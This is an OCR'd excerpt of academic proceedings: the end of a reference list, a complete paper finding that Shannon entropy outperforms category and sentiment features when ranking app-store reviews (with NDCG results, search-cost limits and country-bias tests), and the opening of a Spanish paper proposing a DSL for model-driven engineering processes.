33. Kaisler, Stephen & Money, William & Cohen, Stephen. (2022). Applying Forensic Analysis Factors to Construct a Systems Dynamics Model for Failed Software Projects. 10.24251/HICSS.2022.145.
34. Vrchota, J.; Řehoř, P.; Maříková, M.; Pech, M. Critical Success Factors of the Project Management in Relation to Industry 4.0 for Sustainability of Projects. Sustainability 2021, 13, 281. https://doi.org/10.3390/su13010281.
35. Iqbal, Salwa & Raffat, Sheikh Kashif & Sarim, Muhammad. (2023). Software Projects Crest and Trough in Pakistan: A Management Spectrum. Sukkur IBA Journal of Computing and Mathematical Sciences. 7. 12-29. 10.30537/sjcms.v7i1.1249.
36. Adnan Afaq, Syed & Faisal, Mohammad. (2020). Influence of Requirement Change on Software Failure.
37. Carballo Muñoz, Lenna, & Barrientos Núñez, Ivette. (2020). Las causas del cambio en los requerimientos de software. Revista Cubana de Ciencias Informáticas, 14(2), 131-144. Epub 01 de junio de 2020.
38. Morrison-Smith, S., & Ruiz, J. (2020). Desafíos y barreras en equipos virtuales: una revisión de la literatura. SN Applied Sciences , 2 (6), 1-33.
39. Iqbal, Salwa & Raza, Akhter & Raffat, Sheikh Kashif. (2024). A Quantitative Study on Success Factors of Software Project Development in Pakistan.
40. Ibraigheeth, Mohammad & Fadzli, Syed. (2019). Core Factors for Software Projects Success. JOIV : International Journal on Informatics Visualization. 3. 10.30630/joiv.3.1.217.
41. Money, William & Kaisler, Stephen & Cohen, Stephen. (2021). Understanding Failed Software Projects through Forensic Analysis. Journal of Computer Information Systems. 62. 1-14. 10.1080/08874417.2021.1950076.

Shannon Entropy is better Feature than Category and Sentiment in User Feedback Processing

Andrés Rojas Paredes* and Brenda Mareco

Instituto de Ciencias, Universidad Nacional de General Sarmiento,
Juan María Gutiérrez 1150, CP1613, Los Polvorines, Argentina
arojas@campus.ungs.edu.ar
brendaamareco@gmail.com
http://www.ungs.edu.ar/ici

Abstract. App reviews in mobile app stores contain useful information which is used to improve applications and promote software evolution. This information is processed by automatic tools which prioritize reviews. In order to carry out this prioritization, reviews are decomposed into features like category and sentiment. Then, a weighted function assigns a weight to each feature and a review ranking is calculated. Unfortunately, in order to extract category and sentiment from reviews, its is required at least a classifier trained in an annotated corpus. Therefore this task is computational demanding. Thus, in this work, we propose Shannon Entropy as a simple feature which can replace standard features. Our results show that a Shannon Entropy based ranking is better than a standard ranking according to the NDCG metric. This result is promising even if we require fairness by means of algorithmic bias. Finally, we highlight a computational limit which appears in the search of the best ranking.

Keywords: app reviews, user feedback processing, weighted function, pipeline, digits precision, algorithmic bias, feature extraction

1 Introduction

In this work we study user feedback processing in requirements engineering. Previous work has found that user feedback contains information that is useful to analysts and app designers, such as user requirements, bug reports and ethical concerns (see e.g. [9]). In order to extract useful information from reviews, and due to the unstructured nature and the large amount of available reviews, automated tools are required to classify reviews according to their importance (see e.g. [2] and [10]).

A user feedback processing pipeline receives raw app reviews as input and returns a review ranking as output, and has four main stages:

* Work supported by project UNGS 30/1147

1. ***Preprocessing*** and ***Feature Extraction***: prepares raw reviews for next stages, main features are calculated in this stage.
2. ***Ranking***: prioritize reviews according to a weighted function (see [2]). In this work, we focus on weights which are assigned to features like category and sentiment. A weight represents the importance of a feature against other feature used in the weighted function.
3. ***Quality Testing***: evaluates the quality of a review ranking using the NDCG – Normalized Discounted Cumulative Gain metric (see [6]). NDCG is a score between 0 and 1, and it is defined as follows:

$$NDCG = \frac{DCG}{IDCG} \qquad DCG = \sum_{i=1}^{n} \frac{rank_i}{log_2(i)} \tag{1}$$

where $rank_i$ is the calculated ranking for review i. $IDCG$ is the ideal DCG according to a manual annotated ranking. Thus, we compare an algorithmic ranking against a manual ranking by means of the NDCG metric.
On the other hand, since fairness is an important concern in app reviews (see [7] and [4]), this stage of the pipeline also detects algorithmic bias in the produced ranking.

1.1 Research Questions

The main objective of this work is to calculate the best weights for a weighted function in order to maximize the NDCG metric against a set of reviews which are manually ranked by experts. Thus, according to the stated objective this work answers the following research questions:

- **R.Q.1:** What is the best combination of weights for the standard features used in a weighted function (Category, Sentiment, Rating and Length) such that the NDCG metric is maximized?
- **R.Q.2:** Is Shannon Entropy a feature which could replace standard features like Sentiment and Category?
- **R.Q.3:** Is there any computational limit if we increase the number of digits precision in the weights?
- **R.Q.4:** How algorithmic bias and bias mitigation affect the quality of the ranking?

2 Methodology

2.1 Data exploration and preparation

Data collection and annotation process We use the dataset from [3] and [8]. This dataset contains reviews from Apple App Store users from eight countries (Australia, Canada, Hong Kong, India, Singapore, South Africa, the United Kingdom and the United States), on seven applications, with a total of 59203 reviews between May 1 and June 30, 2017.

The dataset includes 160 randomly selected reviews (20 per country), manually ranked by an annotator on a scale from 0 to 3.

2.2 Experiment design

In order to answer our research questions in Section 1.1 four experiments were carried out. Section 3 below shows our min results.

2.3 Pipeline implementation

A pipeline was implemented in order to execute our experiments. Figure 1 below shows a C&C (Components and Connectors) architecture of our pipeline.




Fig. 1: User Feedback Processing Pipeline

Preprocessing . This component adds a new column to the *Annotated ranking* dataset with the full text of the reviews from the *Reviews* dataset.

Feature extraction . This component calculates the Shannon Entropy from the review text and adds the result as a new column in *Annotated ranking*.

Ranking . This component calculates the ranking of reviews using a weighted function adapted from [2]. In this work we use the followig features:

Category: A review is a (*Bug Report*, *Feature Request* or *Other*).

Sentiment: A review sentiment is an integer value in the range $(-2, 2)$, where 2 is very positive and -2 is very negative, and 0 is neutral.

Score: This feature is the number of stars rating an app (1 to 5).

Revlen: This feature is the text length.

Entropy: This feature is the amount of useful information in a review, calculated with Shannon Entropy formula.

Thus, taking into account these features, our formula to calculate the ranking R of a review c is:

$$R(c) = \sum_{i=1}^{4} w_i * f_i(c) \tag{2}$$

where w_i represents the weight of feature i, f_i represents the ranking factor of feature i (see Table 1). Notice that four features of the five defined above are being used in the formula, since initially the calculation was carried out using all the features except *Entropy* and after that the ranking was recalculated by replacing the feature *RevLen* with *Entropy*.

Table 1: Ranking factor according to each feature

Feature	ranking factor
Category	$f_1 = \begin{cases} 1 \text{ if bug report} \\ 0.5 \text{ if feature request} \\ 0 \text{ otherwise} \end{cases}$
Sentiment	$f_2 = \frac{1}{\text{sentiment}+3^{[1]}}$
Score	$f_3 = \frac{1}{\text{number of stars}}$
Revlen	$f_4 = \frac{\text{review length}}{\text{maximum length}^{[2]}}$
Entropy	$f_4^{[3]} = \frac{\text{review entropy}}{\text{maximum entropy}^{[4]}}$

[1] 3 is added to the sentiment value in order to avoid division by 0

[2] Refers to the maximum length of all reviews

[3] f_4 is repeated in two features because you must choose between Revlen or Entropy

[4] Refers to the highest entropy of all reviews

In this work we obtain the combination of weights that maximizes the NDCG metric. An exhaustive search of all possible weight combinations was carried out, calculating and evaluating the ranking for each combination.

The different weight combinations was carried out by a *Weight Generator* component, using a Backtracking algorithm.

Quality Testing This stage of our pipeline executes a *Quality Testing* component, which calculates the quality of all the rankings previously obtained using the NDCG metric. This metric returns a real value between 0 and 1, where values close to 1 indicate greater similarity with the ranking annotated by experts.

Bias testing In this stage a *Bias Testing* component verifies, using the AIF 360 tool, whether any country is favored by the ranking. If bias is detected,

it is mitigated using the Reweighing algorithm (see [5]), and a new ranking is generated.

Statistics In this last stage a *Statistics* component creates plots of the ranking and other plots such as entropy by country (see Figure 2).




Fig. 2: Entropy by country

3 Results

Experiment 1: looking for the best ranking using standard features. The best combination of weights we found using two decimal digits precision is $\{Category = 0.7,\ Sentiment = 0.05,\ Score = 0.03,\ RevLen = 0.22\ \}$, where *Category* is the feature with the most important weight compared to the others features. The NDCG of this weight combination is 0.9790262355941447.

Experiment 2: looking for the best ranking with Entropy instead of Length. Using two decimal digits precision (0.01), the weight combination $\{Category = 0.27,\ Sentiment = 0.18,\ Score = 0.03,\ Entropy = 0.52\ \}$ has the highest NDCG (0.9816799804069377).

Computational limit. In our experiments, a limitation was found when using three decimal digits precision, since each weight can take a value from the set $\{0, 0.001, 0.002, \ldots, 0.999, 1.0\}$ with 1001 possible values. By assigning a weight to each of the four features, there are $1001^4 = 1004006004001$ possible combinations. For each solution, the ranking must be calculated with the weighted function and evaluated the NDCG, which requires considerably more time and resources by increasing the number of digits precision. Table 2 shows how the pipeline execution time an space increases as the digits precision weight also increase. Table 2 below shows the numbers of this computational limit.

Table 2: Pipeline execution time and space

Digits Precision	Combinations	Solutions	Pipeline execution time	Used disk space
0 (1.0)	$2^4 = 16$	4	0m2.326s	48.1 kB
1 (0.1)	$11^4 = 14641$	286	0m2.597s	841.9 kB
2 (0.01)	$101^4 = 104060401$	176851	7m44.967s	538.0 MB
3 (0.001)	$1001^4 = 1004006004001$	1706311567 (aprox.)[1]	52 days (aprox.)[2]	5069.12 GB (aprox.)

[1] It was obtained by calculating $\frac{1001^4 \cdot 176851}{101^4}$, where 176851 is the number of solutions in 101^4 combinations

[2] It was obtained by calculating $\frac{1001^4 \cdot 4486459.6}{101^4}$, where 4486459.6 is the equivalent $7m44.967s$ in seconds

Experiment 3: Country Bias Detection in our ranking. Country bias was detected in the ranking annotated by experts and in the best ranking calculated with the weighted function, using the set of features {*Category*, *Sentiment*, *Score*, *Entropy*} and the weights {Category=0.27, Sentiment=0.18, Score=0.03, Entropy=0.52}. Table 3 below shows a bias favoring Australia and Singapore in the best ranking, and, on the other hand, Table 4 shows a bias favoring Hong Kong, India and Singapore in the ranking annotated by experts.

Table 3: Bias in our ranking

Privileged country	Disparate impact	Bias-d	Statistical parity	Bias–s
Australia	**0.692307692307692**	**True**	**-0.2**	**True**
Singapore	**0.761904761904762**	**True**	**-0.142857142857143**	**True**

Table 4: Bias in the annotated ranking

Country privileged	Disparate impact	Bias–d	Statistical parity	Bias–s
Hong Kong	**0.746031746031746**	**True**	**-0.114285714285714**	**True**
India	**0.657142857142857**	**True**	**-0.171428571428571**	**True**
Singapore	**0.584415584415584**	**True**	**-0.228571428571429**	**True**

Notice that users from India and Hong Kong wrote more reviews about *Bugs* than other countries. Since this category is the one with the highest weight, and experts considered *Category* as the most important feature when annotating the ranking, it follows a bias in favor of Hong Kong and India according to Table 4.

In our ranking with a weighted function, bias was detected in Australia, where entropy is the most important feature, explaining the bias in favor of Australia, the country with the highest entropy (see Figure 2).

Experiment 4: Bias mitigation and how it affects the NDCG. In this experiment, we start from the ranking obtained with the weighted function that

uses the features {Category, Sentiment, Score, Entropy} and the weights {Category=0.27, Sentiment=0.18, Score=0.03, Entropy=0.52}. In order to mitigate the cases where there was bias (Australia and Singapore) the reweighing mitigation algorithm was applied.

After applying reweighing to the biased rankings, the bias was mitigated. Other rankings were not mitigated because in previous experiments it was observed that mitigating a ranking that has no bias reduces its NDCG (see Table 5). Thus, after applying bias mitigation, the NDCG decreased with respect to those obtained in previous experiments, using the best combination of weights with the features without *Entropy* (0.9790262355941447) and with *Entropy* (0.9816799804069377). Table 6 shows these results.

Table 5: Results after bias mitigation

Privileged country	Disparate impact	Bias–d	Statistical parity	Bias–s
Australia	**1.28571428571429**	**-**	**0.1**	**-**
Singapore	**1.14285714285714**	**-**	**0.0571428571428571**	**-**

Table 6: Mitigated ranking vs. biased ranking

Country	NDCG in mitigated ranking	NDCG in biased ranking
Australia	**0.87261274232549**	**0.9816799804069377**
Singapore	**0.861982574659202**	

4 Discussion

Now we discuss our results according to research questions in Section 1.1.

R.Q.1: In this work we demonstrate that using a two decimal digits precision, with NDCG = 0.9790262355941447 the best combination of weights for standard features is {$Category = 0.7$, $Sentiment = 0.05$, $Score = 0.03$, $RevLen = 0.22$ }. This NDCG is better than previous works, see e.g. (0.95) [2] and (0.552) [1]. We obtained a higher NDCG because the weights that were used in previous works were always obtained by means of heuristic methods. In this work we exhaustively searched for the best combination of weights using two decimal digits precision.

The best combination of weights also shows that RevLen feature displaces Sentiment, which is a very important feature in feedback processing. This dis-

placement is especially surprising because Sentiment is at a very low level of importance, just above Score.

Thus, we can order features by means of an operator $>$ grater than, and we obtain the following order between the features:

$$Category > RevLen > Sentiment > Score$$

It is important to highlight that this order where RevLen has an important place arises from an exhaustive search of all possible weights of two decimal digits precision assigned for the weighted function that calculates the ranking.

However, if the features are used in isolation, the RevLen feature alone is not more important than other features. Indeed, the order is:

$$Category > Sentiment > Score > RevLen$$

R.Q.2: In this work we show that using two decimal digits precision, Entropy feature can be more important than other features. We show that using the feature set {Category, Sentiment, Score, Entropy} and the weights $\{Category = 0.27, Sentiment = 0.18, Score = 0.03, Entropy = 0.52\}$ a nearly perfect ranking is obtained with NDCG = 0.9816799804069377. This NDCG improves the best combination of weights with standard features. Furthermore, this combination of weights shows that the Entropy feature displaces Category, which is the most important feature if the standard set of features is used.

From the ranking based on Entropy the following order between the features can be deduced:

$$Entropy > Category > Sentiment > Score$$

Observe that it is not intuitive to remove Category from the set of main features because, according to previous work, category is an important feature that determines the ranking of a review.

In addition, it is more intuitive that Entropy displaces RevLen because RevLen gives just only an intuition of the quantity of information contained in a review, i.e., a short review provides less information than a longer review. In this sense, Entropy is a more precise measure for the information contained in a text. Thus, it is more likely that Entropy displaces RevLen.

According to our results, Entropy goes further and in addition to displace RevLen, which was an expected behavior, Entropy displaces all the other features. This displacement is a new discovery because it suggests that the amount of information in a review is more important than its Category or its Sentiment, and even more, it is easier to calculate.

Observe that the combination of standard features is maximized when Category is Bug Report, Sentiment is negative, Score is low, and RevLen is large. This combination of characteristics coincides with a text that contains a high Entropy, indeed, a Bug Report generally includes a description of an error, a text with negative sentiment and a low score generally includes a complaint that

is related to a bug. Therefore, it is feasible that Entropy becomes a feature that summarizes the main characteristic of a review.

R.Q.3: This work shows a computational limit when we increase digits precision.

According to Table 2 the pipeline execution time increases as the decimal digits precision increase. Furthermore, Table 2 denotes that there is a limitation in using three digits precision (0.001) since there are 1004006004001 possible combinations of weights, and the pipeline execution time is estimated to be approximately of 52 days.

In addition, Table 2 shows that the disk space also increases as the decimal digits precision increase. In this table you can see that there is a limit when using a three digit precision because the disk space used is estimated to be 5069.12GB.

As far as we know, there is no an exhaustive search of the best parameters for a weighted function in previous literature. Weights used in previous works were always obtained by means of heuristic methods because of the combinatorial explosion of weights which pushes computers to their limits. Therefore, previous works are not supposed to show the best weight combination. This work proposes a combination of weights that is the best. In order to achieve our results, it was determined a two decimal digits precision due to the current computing resources.

Thus, we can ensure that our result is the best within a model that uses only two decimals, we cannot ensure anything if we use more decimals. If we want more decimals, we have to use heuristic methods.

R.Q.4: In this work the NDCG metric decreased when applying bias mitigation. For example, Table 6 denotes that if bias mitigation is applied, the NDCG decreases to 0.87261274232549 in the case of Australia.

In addition, users from Hong Kong and India are the ones with more reviews of type *Bug* and at the same time *Bug* is the category that has the heaviest weight with respect to *Feature request* and *Other*. Therefore, this could be the cause of the of bias in favor of Hong Kong and Australia in the dataset that uses the ranking annotated by experts.

Figure 2 denotes that the user reviews with more Entropy come from Australia. Therefore, this could be the cause of the appearance of bias in favor of Australia in the dataset that uses the best ranking.

Finally, it can be seen that the bias in favor of Singapore is maintained whether the ranking annotated by experts or the best ranking that uses the Entropy feature is used.

5 Conclusions

We report on an exploratory study analyzing user feedback ranking using the technique of weighted function. We found that standard features like category, sentiment and text length can be successfully replaced by Shannon entropy. To

this end we performed an exhaustive search of the best weight combination using a precision of two digits. In addition, we show that increasing the precision of weight calculations to a precision of three digits leads to computational limitations which can only be addressed by means of heuristic methods.

While our results need a larger sample size, they hint about the importance of replacing standard attributes which are expensive to calculate, indeed, standard attributes like category and sentiment require machine learning techniques and annotated corpus to train the algorithms. Shannon entropy instead is just a set of few arithmetical operations.

On the other hand, we show that bias in rankings remains a challenge, particularly across different countries. Moreover, there exists a quality attribute trade–off if we want both ranking precision and fairness. Indeed, we show that applying bias mitigation our levels of nearly optimal NDCG significantly fall.

We hope that our work motivates research in this field. We encourage researchers to analyze heuristic methods in order to obtain better weight values for a weighted function. We also encourage to discover other possible features like entropy in user feedback processing.

References

1. Chen, N., Lin, J., Hoi, S.C.H., Xiao, X., Zhang, B.: Ar-miner: Mining informative reviews for developers from mobile app marketplace. In: Proceedings of the 36th International Conference on Software Engineering. p. 767–778 (2014)
2. Guzman, E., Ibrahim, M., Glinz, M.: A little bird told me: Mining tweets for requirements and software evolution. In: 2017 IEEE 25th International Requirements Engineering Conference (RE). pp. 11–20 (2017). https://doi.org/10.1109/RE.2017.88
3. Guzman, E., Oliveira, L., Steiner, Y., Wagner, L.C., Glinz, M.: User feedback in the app store: A cross-cultural study. In: 40th International Conference on Software Engineering (ICSE-SEIS). pp. 13–22 (2018)
4. Guzman, E., Rojas Paredes, A.: Gender and user feedback: An exploratory study. In: 27th IEEE International Requirements Engineering Conference, RE 2019, Jeju Island, Korea (South). pp. 381–385 (2019)
5. Kamiran, F., Calders, T.: Data preprocessing techniques for classification without discrimination. Knowl Inf Syst **33**, 1–33 (2012)
6. Keller, J., Breuer, T., Schaer, P.: Replicability measures for longitudinal information retrieval evaluation. In: International Conference of the Cross-Language Evaluation Forum for European Languages. pp. 215–226. Springer (2024)
7. Nasab, A.R., Dashti, M., Shahin, M.: Fairness Concerns in App Reviews: A Study on AI-based Mobile Apps (2024)
8. Oliveira, L., Steiner, Y., Wagner C., L.: User feedback in the app store a cross-cultural analysis (2017)
9. Tjikhoeri, N., Olson, L., Guzmán, E.: The best ends by the best means: ethical concerns in app reviews. Empir. Softw. Eng. **29**(6), 138 (2024)
10. Yasin, A., Fatima, R., Ghazi, A.N., Wei, Z.: Python data odyssey: Mining user feedback from google play store. Data in Brief **54**, 110499 (2024)

Un DSL para modelar procesos MDE

Liliana Martinez, Claudia Pereira
Universidad Nacional del Centro de la Provincia de Buenos Aires
{lmartine, cpereira}@exa.unicen.edu.ar

Resumen. Con el surgimiento de MDE, hay organizaciones que han comenzado a transformar sus procesos de desarrollo de software tradicionales en procesos de desarrollo de software dirigido por modelos. Estos van desde desarrollos de nuevos productos hasta modernización de sistemas heredados. Un proyecto de desarrollo de software requiere equipos multidisciplinarios que abarquen distintas competencias. Se necesitan mecanismos sistemáticos de coordinación y cooperación para cumplir los objetivos y restricciones del proyecto. Las descripciones de los procesos que intervienen, llamadas modelos de procesos, son un medio necesario para coordinar estos esfuerzos. Estos modelos pueden utilizarse para definir procedimientos de trabajo, facilitar la organización de productos de trabajo y gestionar los recursos necesarios. En este trabajo, introducimos un lenguaje específico de dominio para modelar procesos MDE con el objetivo de proporcionar una base para la colaboración, comunicación y entendimiento entre los miembros del equipo de desarrollo al proporcionar una terminología común y comprensible.

Palabras claves: Procesos de software, Ingeniería de software dirigida por modelos (Model-Driven Engineering - MDE), Lenguajes específicos a dominio

1 Introducción

Un proceso de software puede definirse como el conjunto de actividades relacionadas con el objetivo de elaborar un producto de software. En estas actividades participan distintos actores (cada uno con un rol y una responsabilidad bien definidos), recursos informáticos, estructuras organizativas y existen restricciones destinadas a producir y mantener los productos de software solicitados [1]. Las organizaciones que trabajan en el desarrollo de software son conscientes de los numerosos factores que pueden influir en los procesos de desarrollo de software, por lo que es necesario establecer procesos bien definidos para mejorar el desarrollo de productos de software y, en particular, su calidad. Por este motivo, un objetivo fundamental es encontrar la mejor manera de describir y gestionar los procesos de software.

Por otra parte, es importante tener en cuenta que, si bien las actividades que integran el proceso pueden incluir el desarrollo de software desde cero, también deberían incluir el desarrollo a partir de software existente (modernización de software). Hoy en día existe una gran demanda de modernización debido al avance de nuevas tecnologías (por ejemplo, las tecnologías móviles) y la relevancia sostenida de paradigmas tales como Internet de las Cosas y Computación en la Nube. En cuanto al

proceso de modernización sistemática, han surgido frameworks técnicos para la integración de la información, la interoperabilidad de herramientas y la reutilización. Específicamente, la ingeniería dirigida por modelos (Model-Driven Engineering - MDE) es una disciplina de ingeniería de software que enfatiza el uso de modelos y transformaciones de modelos para elevar el nivel de abstracción y el grado de automatización en el desarrollo de software. La productividad y algunos aspectos de la calidad del software, como la mantenibilidad o la interoperabilidad, son objetivos de este paradigma [2]. En este punto vale la pena mencionar a MDA (Model-Driven Architecture) y ADM (Architecture-Driven Modernization) como dos contribuciones de OMG para aplicar las prácticas MDE al desarrollo de sistemas de software [3, 4].

Con el surgimiento de MDE, hay organizaciones que han comenzado a transformar sus procesos de desarrollo de software tradicionales en procesos dirigidos por modelos (o procesos MDE), los cuales usan modelos en diferentes niveles de abstracción y transformaciones automatizadas entre esos modelos. En este contexto, un proceso MDE puede verse como una cadena de transformaciones donde cada transformación consume y produce uno o varios modelos.

El modelado de procesos de software es un instrumento importante para describir y gestionar los procesos de software en las organizaciones que hacen un uso intensivo del software [5]. Una de las principales ventajas del modelado de procesos de software es que ayuda a los desarrolladores a utilizar una terminología unificada y coherente para comunicarse en torno al proceso. Además, hace posible la plena visibilidad y trazabilidad del trabajo realizado en una organización, las responsabilidades de sus participantes, los recursos utilizados, los artefactos producto de las distintas actividades y de los conocimientos en los que se basa. Los modelos de procesos son guías para la configuración, ejecución y mejora continua [1].

Con este propósito, proponemos un lenguaje específico de dominio (DSL) para modelar, definir y gestionar procesos de software MDE, proporcionando una forma estructurada y estándar de definir estos procesos. Está pensado para ser un lenguaje común, en un contexto específico, con el objetivo de proporcionar una base para la colaboración y la comunicación entre los miembros del equipo de desarrollo al proporcionar una terminología común y comprensible. Abarca conceptos estándar del modelado de procesos y conceptos específicos al paradigma MDE.

Este trabajo está organizado como sigue. La siguiente sección describe los trabajos relacionados. La sección 3 describe el lenguaje propuesto, en particular su sintaxis abstracta. La sección 4 describe cómo fue implementado y presenta un ejemplo de un modelo de proceso creado con nuestro DSL. Finalmente, la sección 5 discute las conclusiones y los futuros trabajos.

2 Trabajos relacionados

El modelado de procesos de software ha sido tema de investigación en el área de Ingeniería de Software. A lo largo de los años se han utilizado diversas tecnologías, tales como redes de Petri, lenguajes de programación, teoría de grafos y UML, para describir y usar procesos de software. En el contexto MDE, surgieron lenguajes de

modelado de procesos, tales como los estándares de la OMG BPMN [6] y SPEM [7] y sus extensiones, perfiles UML y lenguajes formales [5]. Específicamente, BPMN se enfoca en procesos de negocio en general, utilizado comúnmente para la documentación, análisis, mejora y automatización de dichos procesos. Por otra parte, SPEM constituye un tipo de ontología de procesos de desarrollo de software, permitiendo definir elementos tales como actividades, roles, artefactos; sin embargo, no incluye ninguna característica distintiva para dominios particulares. En [8] los autores presentan un conjunto de requisitos claves para el diseño del proceso de desarrollo de software basado en modelos. En base a estos requisitos evalúan la idoneidad de los enfoques BPMN y SPEM concluyendo que se ajustan parcialmente y no promueven un diseño sólido de procesos.

Algunas propuestas de especificación de procesos dirigidos por modelos surgen como extensiones de SPEM. En [9] se describe una propuesta para la especificación de procesos MDA basado en SPEM que permite a los desarrolladores describir pasos y artefactos asociados a MDA. En [10] los autores presentan la especificación e implementación de SPEM4MDE, un metamodelo dedicado al modelado e implementación de procesos de software MDE. SPEM4MDE extiende SPEM 2.0 agregando conceptos y semántica relacionada con MDE. En [11] los autores proponen extender el metamodelo SPEM4MDE, usando el mecanismo de extensión basado en tipos de SPEM 2.0. Permite al diseñador de procesos a tiempo de modelado refinar conceptos de SPEM para definir procesos dirigidos por modelos.

Si bien los lenguajes existentes se podrían utilizar para modelar los procesos en el contexto MDE, proponen conceptos que son muy genéricos para describir los procesos involucrados en dicho contexto. Por esta razón, proponemos un lenguaje diseñado específicamente para capturar los detalles y particularidades de los procesos MDE, considerando a los conceptos MDE como entidades de primera clase. La reificación de los conceptos de MDE permite a los diseñadores de procesos describir explícitamente aspectos específicos del desarrollo en el contexto MDE.

3 Diseño del DSL

En trabajos previos presentamos un framework MDE para la modernización de sistemas de software que abarca ingeniería inversa y directa [12]. Se basa en los principios MDE donde todos los artefactos implicados pueden considerarse modelos y el proceso puede verse como una secuencia de transformaciones de modelo a modelo en la que la información extraída se representa de forma estándar. Cada modelo se puede reutilizar, refactorizar, modificar o ampliar. Los metamodelos se definen mediante el estándar MOF [13] y las transformaciones se especifican entre los metamodelos de origen y de destino. Por otra parte en [14] presentamos una ontología MDE para representar y compartir el conocimiento del dominio MDE y permitir el uso de un formato común para almacenar e intercambiar conocimiento. Además, hemos llevado a cabo procesos de desarrollos MDE, migraciones de software heredado a plataformas móviles y creación de metamodelos [15, 16, 17, 18, 19].

Basados en nuestro trabajo previo, en la documentación y literatura existente, proponemos la definición de un lenguaje de modelado de procesos en el contexto MDE, que describe los conceptos principales específicos al paradigma MDE y cómo se relacionan entre sí. Además, describe los conceptos estándar del modelado de procesos. El objetivo final es describir y gestionar los procesos de software en las organizaciones que trabajan en el ámbito MDE. La sintaxis abstracta fue definida por medio de un metamodelo usando Eclipse Modeling Framework [20], tecnología central de Eclipse para MDE y su sintaxis concreta fue definida usando Sirius, un subproyecto de código abierto de Eclipse [21].

3.1 Proyecto MDE

En una organización de software, los procesos de desarrollo son llevados a cabo por medio de proyectos. La figura 1 muestra la metaclase *MDE_Project* y su relación con los principales conceptos involucrados dentro de un proyecto de software basado en los principios MDE. Las metaclases más importantes se describen a continuación.

MDE_Project. Un proyecto puede definirse como una colaboración entre roles para alcanzar una meta u objetivo dados. Un proyecto tiene un nombre, una descripción, una fecha de inicio y quizás una fecha probable de finalización y consta principalmente de actividades, recursos y roles.

Activity: Una actividad constituye el elemento fundamental de todo proyecto:
- Tiene un nombre y una descripción.
- Puede estar compuesta de subactividades.
- La secuencia de actividades está representada por los roles *next* o *previous*.
- Una actividad necesita de ciertos recursos, entre ellos participantes y artefactos.
- Es llevada a cabo por participantes, cada uno cumple un rol definido dentro de la actividad y uno de ellos en particular tiene el rol de responsable.
- Puede necesitar ciertos artefactos para llevar a cabo su objetivo o función para la cual fue diseñada, siendo el resultado de la actividad uno o más artefactos.

3.2 Actividades

Como ya se mencionó, los elementos centrales de un proceso son las actividades. La figura 2 muestra parcialmente las principales actividades dentro de un proceso MDE, las cuales son descriptas a continuación.

Metamodel_Creation. El metamodelado es una actividad clave para capitalizar el conocimiento de un dominio. Un metamodelo captura los conceptos esenciales de un dominio, proporcionando la base para la definición de un lenguaje de modelado, el cual permite describir los modelos que pueden representarse mediante ese lenguaje. La actividad de metamodelado es una tarea artesanal llevada a cabo por expertos en el dominio y expertos en metamodelado, y su salida es un metamodelo.




Figura 1. Proyecto MDE

Mapping_Definition. Es una clase abstracta que representa a las actividades que construyen definiciones de las correspondencias (mappings) entre elementos de dos modelos diferentes . Podemos distinguir dos tipos de actividades de mappings, las que definen mappings sintácticos y aquellas que definen los mappings semánticos, descriptas a continuación.

